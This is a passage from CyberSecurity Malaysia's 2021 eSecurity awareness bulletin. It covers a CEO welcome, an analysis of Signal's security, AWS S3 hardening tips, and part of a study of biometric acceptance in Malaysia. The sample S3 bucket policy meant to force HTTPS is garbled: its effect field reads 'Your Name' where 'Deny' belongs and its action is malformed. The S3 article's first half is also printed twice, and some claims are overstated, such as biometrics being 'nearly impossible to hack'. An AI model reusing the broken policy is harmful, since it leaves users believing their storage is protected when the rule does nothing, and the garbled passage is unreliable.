

# eSecurity

www.cybersecurity.my

The First Line of Digital Defense Begins with Knowledge

Vol 50 - (1/2021)



Bersama  
Hentikan  
Wabak  
COVID-19



Email and Social Media Accounts Compromised - Why Should You Take It Seriously?  
Cyber Harassment: Cybercrime Precursors and Its Strategic Repercussions  
Hackers' Way to Breaching Your Password

*"Amateurs hack systems, professionals hack people." ~ Bruce Schneier*

ISSN 1985-1995



9 771985 199003



# Your **cyber safety** is our **concern**



## Securing Our Cyberspace

CyberSecurity Malaysia is the national cybersecurity specialist and technical agency committed to provide a broad range of cybersecurity innovation-led services, programmes and initiatives to help reduce the vulnerability of digital systems, and at the same time strengthen Malaysia's self-reliance in cyberspace. Among specialised cyber security services provided are Cyber Security Responsive Services; Cyber Security Proactive Services; Outreach and Capacity Building; Strategic Study and Engagement, and Industry and Research Development.

For more information, please visit  
[www.cybersecurity.my](http://www.cybersecurity.my)

For general inquiry, please email to  
[info@cybersecurity.my](mailto:info@cybersecurity.my)

Stay connected with us on  
[www.facebook.com/CyberSecurityMalaysia](https://www.facebook.com/CyberSecurityMalaysia) and  
[www.twitter.com/cybersecuritymy](https://www.twitter.com/cybersecuritymy)



MINISTRY OF COMMUNICATIONS  
AND MULTIMEDIA MALAYSIA

**CyberSecurity** ||  
MALAYSIA

**CyberSecurity Malaysia**

200601006881 (726630-U)

Level 7, Tower 1,  
Menara Cyber Axis,  
Jalan Impact,  
63000 Cyberjaya,  
Selangor Darul Ehsan,  
Malaysia.

T: +603 - 8800 7999  
F: +603 - 8008 7000  
E: [info@cybersecurity.my](mailto:info@cybersecurity.my)

[www.cybersecurity.my](http://www.cybersecurity.my)



## WELCOME MESSAGE FROM THE CEO OF CYBERSECURITY MALAYSIA



Dear Readers,

In 2020, there was a global shift in the way businesses operate due to the COVID-19 pandemic. Conversations became digital, social distancing became the norm, and paper was phased out in favor of technology. Yes, this year, we are still fighting the pandemic.

Most industries had to adjust in some way in order to survive this pandemic. Years of digital advancement transpired in months, putting cybersecurity at the forefront. Many businesses still had no plans or were reluctant to return to an entirely 100% on-site workforce, since many states in Malaysia remain in lockdown or partial lockdown. This situation has forced organisations to immediately implement work-from-home policies and mechanisms for their staff. However, the rush to set up remote work programs had left security gaps that cybercriminals are aggressively exploiting. Companies will continue to face threats in 2021, facilitated by widespread teleworking. As the world shifted to a remote work model in reaction to the COVID-19 pandemic, a stream of new threats, technologies, and business models emerged in the cybersecurity arena.

In Malaysia, during the period from January to June 2021, Cyber999 received a total of 5,737 cyber incident reports. People need to be vigilant in the ways they perform daily tasks. With more people working, schooling and shopping from home than before, it is no surprise the types of incidents experienced have changed. For example, ransomware and cyber harassment have become quite common as compared to previous years. We have articles related to these two topics, entitled 'The Evolution of Classic Ransomware to Double Extortion' and 'Cyber Harassment: Cybercrime Precursors and Its Strategic Repercussions'.

The growth of remote working requires a stronger emphasis on cybersecurity, attributed towards high vulnerability to cyber risk. While working or performing banking transactions at home, anyone may fall victim to a phishing scam. Cyber-attackers perceive the pandemic as a chance to intensify their criminal activities by exploiting network vulnerabilities that may not be as safe as they should be. We are presenting articles such as 'Hackers' Way to Breaching Your Password' and '5 Tips to Be Safe from Cyber Security Attack' to increase your awareness in safeguarding yourselves against such incidents.

Amidst this COVID-19 lockdown, many people have turned to social media websites and other apps to pass the time. It is no longer a doubt that usage of social media platforms such as Facebook, TikTok, Twitter, and WhatsApp has increased drastically. Indeed, companies today rely heavily on WhatsApp to communicate and exchange documents. Data leakage via social media platforms and user-generated content websites can compromise personal information, intellectual property, and confidential business operations, as well as reveal valuable information that perpetrators can use to target your organization. For these topics, we're presenting 'Differential Privacy to Preserve Personal Data' and 'Email and Social Media Accounts Compromised - Why Should You Take It Seriously?'

In this first issue of the e-Security Bulletin for the year 2021, I am delighted to present 25 interesting and informative articles that reflect today's cybersecurity issues and technological landscape. The outcome of the pandemic struggle is still uncertain due to the emergence of new stronger variants and an upsurge in cases, therefore, we must fasten our belts to protect our cyberspace. We must swiftly adapt to cybercrime and attack trends.

Adaptation is key to winning the battle. Stay Safe.

Thank you and warmest regards,

**Dato' Ts. Dr. Haji Amirudin Bin Abdul Wahab**  
Chief Executive Officer, CyberSecurity Malaysia

## **EDITORIAL BOARD**

### **Chief Editor**

Ts. Dr. Zahri Yunos

### **Editor**

Col. Ts. Sazali Sukardi

### **Editorial Team**

Yuzida Md Yazid

### **Designer & Illustrator**

Zaihasrul Ariffin

### **READERS' ENQUIRY**

Knowledge Management, Level 1, Tower 1, Menara Cyber Axis, Jalan Impact, 63000 Cyberjaya, Selangor Darul Ehsan, Malaysia.

**PUBLISHED AND DESIGNED BY**  
CyberSecurity Malaysia,  
Level 7, Tower 1, Menara Cyber Axis,  
Jalan Impact, 63000 Cyberjaya,  
Selangor Darul Ehsan,  
Malaysia.



## TABLE OF CONTENTS

1. Signal, Is It Secure Enough? .....	1
2. Best Practices On Securing AWS Cloud S3 Bucket .....	4
3. Biometric Acceptance in Malaysia Voyage .....	7
4. Hackers' Way to Breaching Your Password .....	12
5. Crossword Puzzle: Information Security .....	15
6. 5 Tips to Be Safe from Cyber Security Attack .....	17
7. Malicious Fake APK Evolution .....	18
8. The Evolution Of Classic Ransomware To Double Extortion .....	25
9. An In-Depth Look at Whatsapp Hijacking In Malaysia Through A Verification Code Scam .....	28
10. Email And Social Media Accounts Compromised - Why Should You Take It Seriously? .....	32
11. Force Majeure Clause in an Agreement & Its Applicability to the Covid-19 Scenario .....	36
12. Cloud Storage .....	38
13. NICTSeD 2021 (Virtual Discourse) .....	41
14. Differential Privacy To Preserve Personal Data .....	43
15. Affirming Examination's Quality through Item Analysis .....	47
16. The Critical Function of 'Supplier Selection' In an Organisation .....	51
17. Physical Security Framework For Organizations .....	55
18. Infotainment Systems Technology In Modern Passenger Cars .....	58
19. Cyber Harassment: Cybercrime Precursors and Its Strategic Repercussions .....	63
20. Person Re-Identification for Forensics And Investigation .....	67
21. Freedom of Expression and Dissemination of Information on the Internet .....	71
22. Data Diode versus Firewall in ICS Environment .....	77
23. Database Security: Data Masking .....	79
24. Salah Laku dalam Penggunaan Akaun Media Sosial: WhatsApp .....	84
25. Kemas Kini Perisian Telefon Pintar .....	86

# Signal, Is It Secure Enough?

By | Nor Azeala Mohd Yusof & Isma Norshahila Mohammad Shah

## What Is Signal?

Signal is a cross-platform encrypted messaging service developed by the Signal Foundation and Signal Messenger. It uses the Internet to send one-to-one and group messages, which can include files, voice notes, images and videos. Its mobile application can also be used to make one-to-one and group voice and video calls, and the Android version has an option to function as an SMS app. Signal uses standard cellular telephone numbers as identifiers and all communications to other Signal users is secured with end-to-end encryption. The app includes mechanisms by which users can independently verify the identity of their contacts and the integrity of the data channel.

## What Does Signal Offers?

Features of Signal:

- Allows users to make one-to-one and group voice and video calls with up to 8 people on iOS, Android, and desktop.
- All calls are made over a Wi-Fi or data connection and (with the exception of data fees) are free of charge, including long-distance and international calls.
- Allows users to send text messages, files, voice notes, pictures, GIFs, and video messages over a Wi-Fi or data connection to other Signal users on iOS, Android and a desktop app.
- Supports group messaging.
- All communications between Signal users are automatically encrypted end-to-end. The keys that are used to encrypt the user's communications are generated and stored at the endpoints (i.e. by users, not by servers).
- On Android, users can opt to make Signal the default SMS/MMS application, allowing them to send and receive unencrypted SMS messages in addition to the standard end-to-end encrypted Signal messages. Users can then use the same application to communicate with contacts who do not have Signal. Signal allows users to override

encryption on selected messages they want to send out.

- Allows users to set timers to messages. After a specified time interval, the messages will be deleted from both the sender's and the receivers' devices. The time interval can be between five seconds and one week long, and the timer begins for each recipient once they have read their copy of the message. The app's developer has stressed that this feature is meant to enable collaborative conversations to be automated with minimal data hygiene and not meant for situations where a contact is an adversary.
- Signal excludes users' messages from non-encrypted cloud backups by default.
- Supports read receipts and typing indicators, both of which can be disabled.
- The app allows users to automatically blur faces of people in photos to protect their identities.

## App Limitations

Signal requires that the user provides a phone number for verification, eliminating the need for usernames or passwords and facilitating contact discovery. This mandatory connection to a phone number has been criticized as a "major issue" for privacy-conscious users who are not comfortable with giving out their private phone number. The option to choose a public, changeable username, instead of sharing one's phone number with everyone they message (or share a group with) is a widely requested feature. Using phone numbers as identifiers may also create security risks that arise from the possibility of an attacker taking over a phone number. However, this can be mitigated by enabling an optional Registration Lock PIN in Signal's privacy settings.

## Security Architecture of Signal

### Encryption protocols

Signal messages are encrypted with Signal Protocol (formerly known as TextSecure Protocol). This protocol:

- combines the Double Ratchet Algorithm, pre-keys, and an Extended Triple Diffie-Hellman (X3DH) handshake
- uses Curve25519, Advanced Encryption Standard (AES) 256, and HMAC-SHA256 as primitives
- provides confidentiality, integrity, authentication, participant consistency, destination validation, forward secrecy, backward secrecy (also known as future secrecy), causality preservation, message unlinkability, message repudiation, participation repudiation, and asynchronicity
- supports end-to-end encrypted group chats. The group chat protocol is a combination of a pairwise double ratchet and multicast encryption.

Up until March 2017, Signal's voice calls were encrypted with Secure Real-time Transport Protocol (SRTP) and the ZRTP key-agreement protocol, which was developed by Phil Zimmermann. As of March 2017, Signal's voice and video calling functionalities use the app's Signal Protocol channel for authentication instead of ZRTP.

### Authentication

To verify that a correspondent is really the person that they claim to be, Signal users can compare key fingerprints (or scan QR codes) out-of-band. The app employs a trust on first use mechanism in order to notify the user if a correspondent's key changes.

### Local storage

Once messages are received and decrypted on a user's device, they are stored locally in a SQLite database that is encrypted with SQLCipher. The key to decrypt this database is also stored locally on the user's device and can be accessed only if the device is unlocked.

### Servers

Signal relies on centralized servers that are maintained by Signal Messenger. In addition to routing Signal's messages, the servers also facilitate the discovery of contacts who are also registered Signal users and the automatic exchange of users' public keys. If the caller is not in the receiver's address book, the call is routed through a server in order to hide the users' IP address. All client-server communications are protected by (Transport Layer Security) TLS.

### Has Signal's Security Been Analyzed?

There are no studies conducted specifically on Signal messaging applications. However, several analyses have been conducted on the protocol used in the application which is the Signal protocol. This protocol is used by most instant messaging applications such as WhatsApp, Wire, and Facebook Messenger. This is a cryptographic messaging protocol that provides end-to-end encryption for the applications.

Security analysis of the cryptographic core of the Signal protocol conducted by Cohn-Gordon et al (2019), proved that several standard security properties are satisfied by the Signal protocol. There are no major flaws in the design. However, the study suggested that Signal developers should strengthen the protocol further. This is because if the random number generator in the protocol becomes fully predictable, it may be possible to compromise communications among future peers. This issue can be solved at a small cost using certain constructions.

Security analysis of the Signal protocol conducted by Jan Rubín (2018) found that the Signal protocol displayed strong security features. However, there are some differences and specifications that are not documented during the analysis. Nevertheless, it is stated that it does not affect the security of the Signal protocol as it exists.

Berndt et al.'s Algorithm Substitution Attacks (ASA) on Cryptographic Protocols - which are TLS, WireGuard, and Signal - shows that the thorough design of ASAs makes detection unlikely while leaking long-term secrets within a few messages in the case of TLS and WireGuard, allowing impersonation attacks. However, Signal's double-ratchet protocol shows high immunity towards ASA, as the leakage requires much more messages. When Signal's long-term key



is leaked, the security of the Signal messenger is completely subverted by their attack due to unfortunate choices in the implementation of Signal's multi-device support.

Security analysis has been conducted by Frosch et al. (2016) on TextSecure (known as Signal) in three of its main components which are key exchange, key derivation and authenticated encryption). They also discussed the main security claims of the protocol. This research officially proved that, if key registration is assumed to be secure, TextSecure's push messaging can indeed achieve most of the claimed security goals.

It can be concluded that security of Signal protocol is good. Signal protocol is also more resistant to ASA attacks compared to TLS and WireGuard protocols. However, there are suggestions that Signal protocol developers can improve their specification documents and observe the random number generator and keys used in this protocol.

## References

1. Cohn-Gordon, K., Cremers, C., Dowling, B., Garratt, L., & Stebila, D. (2020). A formal security analysis of the signal messaging protocol. *Journal of Cryptology*, 33(4), 1914-1983.
2. Rubín, J. (2018). *Security Analysis of the Signal Protocol* (Doctoral dissertation, Master's thesis, Czech Technical University in Prague).
3. Berndt, S., Wichelmann, J., Pott, C., Traving, T. H., & Eisenbarth, T. ASAP: Algorithm Substitution Attacks on Cryptographic Protocols.
4. Frosch, T., Mainka, C., Bader, C., Bergsma, F., Schwenk, J., & Holz, T. (2016, March). How secure is TextSecure?. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)* (pp. 457-472). IEEE.

## Make Your Signal More Secure

1. Keep your Signal devices safe and secure, locked with a strong passcode, and up-to-date.
2. Know who you are talking to. Verify the safety numbers of your contacts (in person). You will get a little checkmark badge after confirming someone's safety number.
3. Set messages to disappear. Especially with group chats.
4. Own your mistake. If you have lost control of your Signal device, immediately register with Signal again on a new phone with your old number.
5. Understand how it works.
6. Delete things you do not need.
7. In the privacy setting, enable "Screen security" to block screenshots in the recent list and inside the app.
8. In the communication setting, enable "Always relay calls" to avoid revealing your IP address to your contact.

## Security Is All About You!

# Best Practices On Securing AWS Cloud S3 Bucket

By | Shahrin Baharom, Muhammad Ashraff Ruzaidi, Indumathi D/O Vijayakumaran & Farhan Arif Mohamad

Amazon Simple Storage Service (Amazon S3), popularly known as AWS S3 Bucket is an object storage service offered by AWS, a Cloud Service Provider, to individuals and organisations to store and protect their data in the cloud.

This storage service provides users and organisations with many functions such as establishing a data lake, website storage, mobile application data storage, cloud data backup and restoration, data archive, enterprise application storage, IoT devices storage, and big data analytics.

Today, most IT users would know the importance and benefits of using AWS S3 bucket. Back in 2019, an airline company that deployed AWS S3 bucket reported a cybersecurity incident that led to a data breach, which exposed millions of passengers' details. Did that incident prove that AWS S3 bucket is an insecure storage solution for IT users and organisations? Not at all. On the contrary, AWS is a secure storage solution that allows IT users and organisation to regulate different levels of security protection in managing data in the cloud. This protection mechanism entails shared responsibilities between IT users or organisation with AWS as CSP. Users are provided with the option to manage responsibilities in choosing the protection of their data in the AWS S3 bucket.

Let's look at the following best practices to secure an AWS S3 bucket.

## 1. Enable correct policies in the AWS S3 Bucket Configuration

AWS S3 bucket policy should be configured as private mode by default. This means when a user uploads any data, a default security policy is applied.

Users should also ensure that the AWS S3 bucket is not publicly accessible (enable private mode). If the user requires the AWS S3 bucket to be publicly available, it is prudent to create a separate AWS S3 bucket to differentiate between the public and private bucket. Store publicly accessible files in public AWS S3 bucket and vice versa for private data files. In this way, data leak can be prevented.

## 2. Implement the least privilege access to the AWS S3 bucket

The account user or administrator must ensure all subordinates' users are assigned limited basic access permission to AWS S3 bucket resources. The user or administrator is then required to enable specific actions, access and privileges on those resources based on subordinates' specific user needs. By doing so, an administrator could access and grant specific or customised permission for the user to perform a task or access a file. Implementing a least privilege access is fundamental in reducing security risk and its impact from errors or malicious intent.

## 3. Assign Identification and Authentication Management System (IAM) Roles & Privileges

IAM system is required to configure roles and privileges to manage temporary credentials for applications or services that need access to the AWS S3 bucket.

When role-based access control is used, the user does not have to hold long-term credentials (such as username and password or access keys). Technically, the roles and privileges supplied are temporary permissions given to the applications to access other AWS resources.

## 4. Enable Multi-Factor Authentication (MFA) Delete Function

MFA Delete function helps to prevent accidental bucket deletions. Technically this feature is not enabled by default. When it is enabled, user will get a confirmation message whether to delete the objects/files. If this feature is not enabled, any user with root privilege or an IAM user with the right access privilege could permanently delete objects/files stored in the Amazon S3 bucket. Thus, it is important to enable this function to avoid data loss.

## 5. Enable encryption of data at rest and in transit

A user is required to enable encryption of data at rest and in transit. This is done by using default AWS managed S3 keys or user keys created in

Amazon Simple Storage Service (Amazon S3), popularly known as AWS S3 Bucket is an object storage service offered by AWS, a Cloud Service Provider, to individuals and organisations to store and protect their data in the cloud.

This storage service provides users and organisations with many functions such as establishing a data lake, website storage, mobile application data storage, cloud data backup and restoration, data archive, enterprise application storage, IoT devices storage, and big data analytics.

Today, most IT users would know the importance and benefits of using AWS S3 bucket. Back in 2019, an airline company that deployed AWS S3 bucket reported a cybersecurity incident that led to a data breach, which exposed millions of passengers' details. Did that incident prove that AWS S3 bucket is an insecure storage solution for IT users and organisations? Not at all. On the contrary, AWS is a secure storage solution that allows IT users and organisation to regulate different levels of security protection in managing data in the cloud. This protection mechanism entails shared responsibilities between IT users or organisation with AWS as CSP. Users are provided with the option to manage responsibilities in choosing the protection of their data in the AWS S3 bucket.

Let's look at the following best practices to secure an AWS S3 bucket.

### **1. Enable correct policies in the AWS S3 Bucket Configuration**

AWS S3 bucket policy should be configured as private mode by default. This means when a user uploads any data, a default security policy is applied.

Users should also ensure that the AWS S3 bucket is not publicly accessible (enable private mode). If the user requires the AWS S3 bucket to be publicly available, it is prudent to create a separate AWS S3 bucket to differentiate between the public and private bucket. Store publicly accessible files in public AWS S3 bucket and vice versa for private data files. In this way, data leak can be prevented.

### **2. Implement the least privilege access to the AWS S3 bucket**

The account user or administrator must ensure all subordinates' users are assigned limited basic access permission to AWS S3 bucket resources. The user or administrator is then required to

enable specific actions, access and privileges on those resources based on subordinates' specific user needs. By doing so, an administrator could access and grant specific or customised permission for the user to perform a task or access a file. Implementing a least privilege access is fundamental in reducing security risk and its impact from errors or malicious intent.

### **3. Assign Identification and Authentication Management System (IAM) Roles & Privileges**

IAM system is required to configure roles and privileges to manage temporary credentials for applications or services that need access to the AWS S3 bucket.

When role-based access control is used, the user does not have to hold long-term credentials (such as username and password or access keys). Technically, the roles and privileges supplied are temporary permissions given to the applications to access other AWS resources.

### **4. Enable Multi-Factor Authentication (MFA) Delete Function**

MFA Delete function helps to prevent accidental bucket deletions. Technically this feature is not enabled by default. When it is enabled, user will get a confirmation message whether to delete the objects/files. If this feature is not enabled, any user with root privilege or an IAM user with the right access privilege could permanently delete objects/files stored in the Amazon S3 bucket. Thus, it is important to enable this function to avoid data loss.

### **5. Enable encryption of data at rest and in transit**

A user is required to enable encryption of data at rest and in transit. This is done by using default AWS managed S3 keys or user keys created in the Key Management Service. Encryption of data at rest and in transit helps protect secure user data from cyberattacks such as man-in-middle attack, Distributed Denial of Services, Spoofing, etc.

### **6. Enforce encryption of data in transit using a secure protocol**

The user must enforce data encryption during transit by using the HTTPS protocol for all bucket operations. A code should be added in the bucket policy as per below to enable encryption during data transmission.



```
{
  "Action": "S3: *",
  "Effect": "Your Name",
  "Principal": "*",
  "Resource": "arn:aws:s3:::YOURBUCKETNAME/*",
  "Condition": {
    "Bool": { "aws:SecureTransport": false }
  }
}
```

## 7. Consider using S3 Object Lock

S3 Object Lock enables the user to store objects using a "Write Once Read Many" (WORM) function. S3 Object Lock can help prevent accidental or inappropriate deletion of data. For example, a user could use S3 Object Lock to help protect AWS CloudTrail logs from losing any data.

## 8. Enable versioning

Versioning helps users keep multiple variants of an object/file in the AWS S3 bucket. They can use versioning to preserve, retrieve, and restore every version of the object/file stored in the user's AWS S3 bucket. With versioning control feature, a user can quickly recover from either unintentional user actions or application failures.

## 9. Consider AWS S3 Cross-Region Replication

Cross-region replication (CRR) allows users to replicate data between AWS regional data centres. CRR feature usually enables automatic, asynchronous copying of objects across buckets in different AWS Regional data centres. CRR also helps increase the efficiency in managing data across regions. However, this depends on the type of data or data classifications and data risk assessment to be replicated to other regions or countries.

## 10. Using Third-party Security Tools for Additional Security Enablers

Some third-party security tools provide data protection features to keep the data secure. An example of such feature includes alerting the user upon any incident or malware attacks. These tools enable automated monitoring, which reduces the time to monitor malware attacks manually. Examples of popular tools are Security Monkey, Cloud custodian, Cloud Mapper etc.

## Conclusion

Most people who are working from home during the current pandemic store their data using third party software and service. Some of them, either individuals or organisations, choose cloud services such as AWS S3 bucket to support their work and operations.

In this way, it is also for their colleagues to access and share data. Securing data should be one of the top priorities.

Even if the AWS S3 bucket is secured and well managed; it does not mean it is fully secured. Users need to continuously ensure end-to-end protection, update configuration, patch parameter protection in the AWS S3 bucket and all the applications and systems connected to it. The reason is cyber threats do evolve dynamically.

We will never know when and how a data breach could occur. Therefore, taking preventive action is a must. Last but not least, be smart and safe in the cloud.

## References

1. 7 Best Practice to secure AWS S3 Storage: <https://geekflare.com/aws-s3-security-tips/>
2. Security Best Practices for Amazon S3 Retrieved from AWS: <https://docs.aws.amazon.com/AmazonS3/latest/dev/security-best-practices.htm>

# Biometric Acceptance in Malaysia Voyage

By | Nor Zarina Zamri, Nur Ilyia Roslan, Ahmad Dahari Jarno, Farhan Arif Mohamad & Mohd Muslim Mohd Aruwa

## Abstract

Malaysia has adopted and used biometric fingerprint technology in products, systems, etc. since 2001, when MyKAD was first introduced to its citizens. In the following few years, this technology underwent massive changes and resulted in emergence of many types of biometric modalities. A survey was performed to study the level of readiness and acceptance of biometric technology among Malaysians. From the survey, gaps were identified where security testing requirements is needed for the national testing program. Defining testing requirements is critical to identify a unique list of criteria to fulfill the technical requirements for biometric devices, systems, etc. The criteria defined should have a balance in the aspects of biometric usability, acceptance of usage and performance. The process of defining the testing criteria is still very new which may lead to uncertainty and varying expectations.

## Introduction

When biometric technology was first adopted by the Malaysian Government, the issue on biometric acceptance became more prevalent. The emergence of biometric modalities also sparked a realization that this issue warrants further exploration and discussion. However, there is no clear baseline concerning the criteria and specifications required for security testing, specifically for biometric products, systems, etc. that are used by the national government in adopting biometric technologies. Such concern may negatively impact the level of confidence in the Malaysian Government and citizens to use biometric devices, systems, etc.

To allay these concerns and limitations, research and studies have been conducted to clearly define security testing requirements and specifications that are capable of fulfilling the government's

expectations, as well as encouraging citizens to trust biometric implementation within the ICT ecosystem. Such a move will increase the level of acceptance by local communities on biometric technology capabilities.

Data collection should commence by first performing a third-party survey on biometric acceptance, while following through with several preliminary studies on available resources such as websites, journals, article, ISO documents and previous biometric projects as references.

Within this research and study, the Technology Acceptance Model (TAM) as illustrated in Figure 1 is used to identify the readiness of Malaysians in accepting biometric technology.




Figure 1: Final Version of TAM (Ventash & Davis, 1996) [1]

## Technology Acceptance Model (TAM)

Technology Acceptance Model (TAM) is an information management system that consolidates information from theoretical aspects, ideas that have been proven through proof of concept (POC) as well as accepted facts into models in order to explain the level of user acceptance and usage on a specific type of technology. Within the TAM, there are four main aspects to consider before any technology is used, namely, defining the External Variable, Perceived Usefulness, Perceived Ease of Use and Behavioral Intention. These main aspects must be clearly defined and understood inside TAM before leveraging any type of technology.




Figure 2: Summary Content Based on TAM

Figure 2 illustrates the flow of the main aspects, which will be discussed further.

## 1. External Variable

External variable comprises consolidated feedback and data about criteria that elaborate the initiative, need and demand. They form the reasoning whether the technology can be accepted or otherwise.

Malaysian Government's initiatives are clearly defined based on their implementation and adoption of biometric technology. These initiatives were laid out due to national security concerns and to enable specific law enforcements. For example, Malaysia was among the first country in the world to issue a biometric-enabled passport using facial recognition in 1998, through the initiatives of the Malaysian Immigration Department [2]. MyKAD is another tool introduced in 2001 by the Malaysia National Registration Department that embeds biometric technology to enable colored digital photograph and digital scan of a cardholder's thumb that was [3].

On future expansion and improvements, the Government is looking into implementing a biometric data system for all official documents. This initiative will be led by the National Registration Department [4]. On border control management through the implementation of electronic gates (e-gate), Malaysia is planning to enhance its systems with an advanced facial recognition system [5].

CyberSecurity Malaysia is continuously supporting these initiatives through active collaboration with the government to ensure acceptance of biometric technologies as well as ensuring security protections are in place.

Aside from government adoption, financial institutions (such as Banks) are also focusing their security requirements on biometric devices,

systems, etc. Bank Negara Malaysia has provided baseline ground rules and a guideline document on the adoption of biometric technology [6] that a financial institution must follow:

1. use advanced technology such as biometric to authenticate and deliver digital services
2. authentication processes using biometric technology must be secure, highly resistant to spoofing and have minimal false acceptance rate to ensure confidentiality, integrity and non-repudiation of transactions

For acceptance of technology from a user's perspective, two surveys were referred, which are, Biometric for the Banking System and Biometric in the Smartphone.

Biometric for the Banking System survey was conducted by FICO to consolidate and examine banking user's opinions regarding the usage of biometric in bank systems. FICO is a global analytics software firm which conducts survey via online questionnaire [7].

The results of the survey indicated that Malaysians have accepted biometrics technologies, with 78 percent happy to provide biometric information to their banks. Figure 3 [7] shows the widely accepted biometric methods.




Figure 3: Acceptance Percentage in Biometric Methods



On the usage of biometrics in smartphone, a survey on User Preferences on Biometric Authentication for Smartphones was conducted by Universiti Putra Malaysia and Universiti Tun Hussein Onn Malaysia. The survey was also conducted via online questionnaire.

The survey was set out to find which is the preferred authentication method used by Malaysians to protect their smartphones from misuse [8] as shown in Figure 4.




Figure 4: Preferable Authentication Method

Even though the percentage of users choosing password/pin was almost equal to biometric, it showed that there was demand for biometric solutions. The results also dictate that:

- 72.6% agreed on the importance of data protection and security on smartphones.
- 78% agreed on using biometric technology to increase security compared to pin/password.
- 68.8% agreed on the easiness of using biometric technologies.

## 2. Perceived Usefulness

Within TAM approach, Perceived Usefulness is defined as the degree to which a person believes in using a particular technology in the form of a device or system that would enhance his or her task performance.

Every new Technology has advantages and disadvantages. To leverage its use, the negative aspects must be addressed in order to minimize them.

### a. Advantages of Biometric Usage:

- Ease of Use/Work:**  
Biometric authentication appears easy, fast and responsive from a user's point of view. However, the internal processes to perform such authentication are actually quite complicated. For example, a user simply needs to place his finger and authentication is done as compared to password and PIN method that a user can easily forget or miss-type.
- Non-shareable:**  
Biometric authentication requires its input presented upon authorization. Users cannot transfer or share their physical biometric to be used by others.
- Increased security:**  
Biometric technology brings strong security control mechanisms, which are nearly impossible to hack, unlike passwords.

### b. Disadvantages of Biometric Usage:

- False positives and inaccuracy:**  
Just as humans make mistakes, sometimes system errors may occur. Weather, human physical condition, human skin/physical aging and other issues are factors that can lead to a system error.
- Privacy issue:**  
User privacy needs to be taken into consideration. Since Biometric is unchangeable, if it is hacked or stolen, the risk of it being misused is potentially very high.
- System performance:**  
Biometric requires a system or application to function. System processing and biometric acceptance level are crucial to the success of biometric systems. The performance, effectiveness, reliability, and suitability of biometric systems must also be considered.

## 3. Perceived Ease of Use

Perceived Ease of Use is defined as the degree to which a person believes that using a particular system would be free of effort.

The balance between usability, culture and performance can be key factors that generate

high perceived ease of use.

Figure 5 below is the summary of the balance between usability, culture and performance for widely accepted biometric methods [7] based on users' acceptance survey.

Usability	Culture		Performance
	Condition	Impact	
FINGERPRINT RECOGNITION			
Most comfortable and fastest	Sweating / Dry skin	Low	High
	Change of fingerprint structure	High	Low
FACIAL RECOGNITION			
Unpredictability of face appearance (e.g.: Facial expressions)	Wearing Hijab	Medium	Medium
	Makeup	Medium	Medium
	Wearing Glasses	Low	High
IRIS / EYE RECOGNITION			
Cause of discomfort (e.g.: proximity close to camera)	Wearing Contact Lens	Low	High
	Eye blinks	Medium	Medium
<b>**Impact</b> Low - affecting or altering the environment as little as possible Medium - affect or change the environment as much as possible High - unalterable			

Figure 5: Balance between Usability, Culture & Performance

Low impact results indicate that the culture practiced can be overcome. Medium-impact results happen when the culture can be changed by altering the situation such as enrolment position, restriction of certain biometric criteria, etc. Whereas the high impact result explains that the situation is unalterable.

The performance column refers to the system's ability to run smoothly with minimal hiccups. Performance results will be the opposite term for impact results.

In terms of usability, fingerprint is well known as the most comfortable for users and the fastest biometric technology in performance. Due to weather conditions in Malaysia - hot and humid all year round - this causes sweaty, dry and oily fingers, which may present some risks that must be considered in biometric implementation. To manage such risks, users are encouraged to ensure the skin is moist by applying lotion on their fingers. This will lead to better performance of the biometric system.

However, if the finger structure is damaged, it will become a high-risk problem. Examples of user groups with a high-risk of damage to their finger structure include manual labourers as well as musical instrument players such as guitarists.

One of the risks of facial recognition biometric is the changing facial expression due to people's emotions such as happiness and sadness. Changes in appearance due to cultural practices such as wearing a hijab, glasses or makeup can also interfere with the facial recognition verification system. Glasses can be removed temporarily for verification purposes but this is not possible if the person is wearing a hijab.

